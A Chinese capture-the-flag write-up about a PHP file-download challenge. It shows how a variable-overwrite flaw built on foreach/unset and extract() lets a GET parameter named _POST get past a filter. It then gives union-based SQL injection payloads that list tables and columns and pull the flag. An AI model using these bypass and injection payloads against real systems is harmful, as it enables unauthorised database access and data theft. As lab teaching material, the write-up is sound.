
注意!

注意! 下载直链为:
http://gamectf.com/p/CGBU.png

这个题有源码泄露


```
http://eci-2ze636qtsw50d6niueft.cloudeci1.ichunqiu.com/www.zip
```

在code.php文件中发现sql语句，做题的时候没有观察到index.php文件中的变量覆盖，一直以为是要绕过单引号，然后进行SQL注入得到flag。



```php
if(in_array($code,$file_code))
{
    $sql = "select * from file where code='$code'";
    $result = mysqli_query($this->mysqli,$sql);
    $result = mysqli_fetch_object($result);
    return '下载直链为：'.$result->url;
}else{
    return '提取码不存在！';
}
```

这题路没走通只能去看index.php页面，发现



```php
foreach(array('_GET', '_POST', '_COOKIE') as $key)
{
    if($$key) {
        foreach($$key as $key_2 => $value_2) {
            if(isset($$key_2) and $$key_2 == $value_2)
                unset($$key_2);
        }
    }
}
if(isset($_POST['code'])) $_POST['code'] = $pan->filter($_POST['code']);
if($_GET) extract($_GET, EXTR_SKIP);
if($_POST) extract($_POST, EXTR_SKIP);
```


查了下发现和之前的一道CTF比较类似，考察的是变量覆盖

foreach(array_expression as $value) 遍历给定的 array_expression 数组。每次循环中，当前单元的值被赋给 $value 并且数组内部的指针向前移一步
foreach(array_expression as $key => $value) 除了当前单元的值以外，键值也会在每次循环中被赋给变量 $key

本地测试一下：

第一层`foreach`里，`$__key`就是`_GET, _POST, _COOKIE`,加上一个`$`就变为`$_GET, $_POST, $_COOKIE`

```php
<?php
foreach(array('_GET','_POST','_COOKIE') as $key){
echo "\$\$key<br>";
print_r($$key);
echo "<br>";
foreach($$key as $key_2 => $value_2) {
 echo "\$\$key_2<br>";
 print_r($$key_2);
 echo "<br>";
 echo "\$value_2<br>";
 print_r($value_2);
 echo "<br>";
 var_dump($$key_2==$value_2);echo "<br>";
 }
}
```




```
$$key
Array ( [_GET] => Array ( [1emon] => 123 ) )
$$key_2
Array ( [_GET] => Array ( [1emon] => 123 ) )
$value_2
Array ( [1emon] => 123 )
bool(false)
```


http://127.0.0.1/3.php?_GET[1emon]=123

1emon=123

第一次循环如果是以_GET传入的话，最终得到的结果是false,试试以_POST传入




```
$$key
Array ( [_POST] => Array ( [1emon] => 123 ) )
$$key_2
Array ( [1emon] => 123 )
```


```
$value_2
Array ( [1emon] => 123 )
bool(true)
```

```
http://127.0.0.1/3.php?_POST[1emon]=123
```

```
1emon=123
```

unset `($$__key2)` 把 `$_POST` 变量销毁了，所以就不会触发filter函数，因为还没进waf函数POST就被unset了



```
                    if(isset($$key_2) and $$key_2 == $value_2)
                        unset($$key_2);
                }
            }
        }
        if(isset($_POST['code'])) $_POST['code'] = $pan->filter($_POST['code']);
        if($_GET) extract($_GET, EXTR_SKIP);
        if($_POST) extract($_POST, EXTR_SKIP);
```

接下来继续执行

```
if($_GET) extract($_GET, EXTR_SKIP);
if($_POST) extract($_POST, EXTR_SKIP);
```

执行之后$_POST变量就又回来了，可以在本地测试一下


```php
<?php
foreach(array('_GET', '_POST') as $key) {
        if($$key) {
        foreach($$key as $key_2 => $value_2) {
            if(isset($$key_2) && $$key_2 == $value_2)
    unset($$key_2);
        }
     }

}
echo "before<br>";
echo "GET:<br>";
var_dump($_GET);
echo "<br>";
echo "POST:<br>";
var_dump($_POST);
echo "<br>";

if($_GET) extract($_GET, EXTR_SKIP);
if($_POST) extract($_POST, EXTR_SKIP);

echo "<br>";
echo "<br>";
echo "after<br>";
echo "POST:<br>";
var_dump($_POST);
```



```
Notice: Undefined variable: _POST in D:\phpStudy\PHPTutorial\WWW\4.php on line 3
before
GET:
array(1) { ["_POST"]=> array(1) { ["1emon"]=> string(3) "123" } }
POST:

Notice: Undefined variable: _POST in D:\phpStudy\PHPTutorial\WWW\4.php on line 16
NULL


after
POST:
array(1) { ["1emon"]=> string(3) "123" }
```


执行 `extract()` 之前， `$_GET` 数组的键名是 `_POST`， `$_POST` 数组则不存在, `$_GET` 数组的键名是 `_POST` ,所以也就是导入了名为 `_POST` 的变量，也就是 `$_POST` 变量，所以 `$_POST` 成功被还原

接下来测试一下payload，发现可以绕过去



注意!

注意! 下载直链为: http://gamectf.com/p/CGBU.png



http://eci-2ze636qtsw50d6niueft.cloudeci1.ichunqiu.com/index.php?_POST[code]=114514' and 1=1%23


[✓ Post data] Referer User Agent Cookies

code=114514' and 1=1%23

使用联合查询注入方式看看,判断列数

```
?_POST[code]=114514' order by 4%23
DATA:
code=114514' order by 4%23
```

爆数据表



注意!

注意! 下载直链为: file,flag


http://eci-2zeffkm6fixhjyau0xrm.cloudeci1.ichunqiu.com/?_POST[code]=114514' and 0=1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='ctf'%23

[✓ Post data] Referer User Agent Cookies

code=114514' and 0=1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='ctf'%23

爆出字段值

```
?_POST[code]=114514' and 0=1 union select 1,2,group_concat(column_name) from information_schema.columns where ta
ble_name='flag'%23
DATA:
code=114514' and 0=1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name
='flag'%23
```



注意!

注意! 下载直链为: flag


http://eci-2zeffkm6fixhjyau0xrm.cloudeci1.ichunqiu.com/?_POST[code]=114514' and 0=1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='flag'%23

[✓ Post data] Referer User Agent Cookies

code=114514' and 0=1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='flag'%23

爆值

```
?_POST[code]=114514' and 0=1 union select 1,2,flag from flag%23
DATA:
code=114514' and 0=1 union select 1,2,flag from flag%23
```



注意!

注意! 下载直链为：flag{bf9279b7-e36a-4491-8c58-2d1ac904b323}

http://eci-2zeffkm6fixhjyau0xrm.cloudeci1.ichunqiu.com/?_POST[code]=114514' and 0=1 union select 1,2,flag from flag%23

[✓ Post data] Referer User Agent Cookies Clear All

code=114514' and 0=1 union select 1,2,flag from flag%23